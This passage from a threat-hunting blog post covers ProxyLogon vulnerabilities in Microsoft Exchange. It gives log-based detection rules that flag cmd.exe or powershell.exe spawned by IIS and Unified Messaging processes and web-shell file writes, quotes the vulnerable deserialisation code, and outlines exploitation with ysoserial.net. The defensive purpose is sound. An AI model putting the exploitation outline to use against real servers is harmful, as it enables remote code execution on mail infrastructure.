Executing commands using a downloaded web shell.

If we look at the start events of the processes, we can see the execution of our command in the IIS work process, which runs the `cmd.exe` command line interpreter with the corresponding arguments.

By supplementing the detection logic with the PowerShell interpreter, we get the following rule:

- `event_log_source:'Security' AND event_id:'4688' AND proc_parent_file_path end with:'\w3wp.exe' AND proc_file_path end with: ('\cmd.exe' OR '\powershell.exe')`

Detection of this activity will be described in more detail in one of our upcoming articles.

Web shell activity in Security log

In practice, this CVE was used as a payload after authentication was bypassed using the CVE-2021–26855 vulnerability.

The CVE-2021–26858 vulnerability also allows writing an arbitrary file to an Exchange server, but requires pre-authentication for successful exploitation. This vulnerability can also be used in conjunction with SSRF (CVE-2021–26858).

There are no publicly available PoCs or other sources detailing its exploitation. Nevertheless, Microsoft has reported how this activity can be detected. To do so, we implement the following rule using events from the OAB Generator service:

- `event_log_source:'OABGenerator' AND Message contains 'Download failed and temporary file'`

Files must only be uploaded to the `%PROGRAMFILES%\Microsoft\Exchange Server\V15\ClientAccess\OAB\Temp` directory, writing the file to any other directory is considered illegitimate.

. . .

Detection of CVE-2021–26857 Vulnerability

CVE-2021–26857 is an insecure deserialisation vulnerability in a Unified Messaging service.

Unified Messaging allows voice messaging and other features, including Outlook Voice Access and Call Answering Rules. The service must be preconfigured for it to work properly, and is rarely used. For this reason, attackers more often exploit CVE-2021–27065 in real-world attacks.

The problem is contained in the `Base64Deserialize` method of the `CommonUtil` class, and the class itself in the `Microsoft.Exchange.UM.UMCommon` namespace of the `Microsoft.Exchange.UM.UMCommon.dll` library.


```
internal static object Base64Deserialize(string base64String)
{
    object result = null;
    using (MemoryStream memoryStream = new MemoryStream(Convert.FromBase64String(base64String)))
    {
        result = new BinaryFormatter().Deserialize(memoryStream);
    }
    return result;
}
```

`Base64Deserialize` method code

This method is called upon in the main library of the Unified Messaging service — `Microsoft.Exchange.UM.UMCore.dll`, more specifically within the method `FromHeaderFile,` classed as `PipelineContext` with namespaces `Microsoft.Exchange.UM.UMCore`. This way, the attacker can generate their serialised object, for example using the ysoserial.net utility, and remotely execute their code on the Exchange server in the `SYSTEM` context.

A snippet of the `FromHeaderFile` method

The new version of the `Microsoft.Exchange.UM.UMCore.dll` library (after installing the update) has many additional checks on the incoming object types before the deserialisation process. As you can see in the screenshot below, the library is loaded into the `UMWorkerProcess.exe` process. Consequently, if the vulnerability is exploited, this process will initiate abnormal activity.



Using the `Microsoft.Exchange.UM.UMCore.dll` library

A rule to detect suspicious child processes being started by UMWorkerProcess.exe (`cmd/powershell` start, by Security and Sysmon log events):

- `event_log_source:'Security' AND event_id:'4688' AND proc_parent_file_path end with:'\UMWorkerProcess.exe' AND proc_file_path end with:('\cmd.exe' OR '\powershell.exe')`

A malicious file may be created as a payload on the file system, such as a reverse shell in the autostart directory or a web shell in one of the IIS directories. The following rule can be implemented to detect this activity:

- `event_log_source:’Sysmon’ AND event_id:'11' AND proc_file_path end with:'\UMWorkerProcess.exe' AND file_name end with:(*.asp OR *.aspx) AND file_path contains:("\ClientAccess\Owa\" OR "\HttpProxy\Owa\" OR "\inetpub\wwwroot\" OR "\www\")`

Conclusion

According to Microsoft, at the time of writing about 92% of MS Exchange servers have already been patched and are no longer vulnerable to ProxyLogon. Those who haven’t yet installed the patches should do so as a matter of urgency.

Even if the servers are already patched it is worth checking them for signs of ProxyLogon exploitation and repair the consequences if needed. This is quite easy to do with the standard operating system and Exchange server log events at hand.

Discovering new vulnerabilities in the Exchange server and new attacks are just a matter of time, so it is important to not only protect your mail servers properly, but also to collect and monitor important security events in advance.

We hope you have enjoyed our first article in this series. In the next article, we will explore how to detect the exploitation of other notorious MS

Exchange vulnerabilities.

Exchange Threat Hunting Vulnerability Secops Microsoft

-- 3

Written by BI.ZONE

Follow

175 Followers

BI.ZONE: an expert in digital risks management. We help organizations around the world to develop their businesses safely in the digital age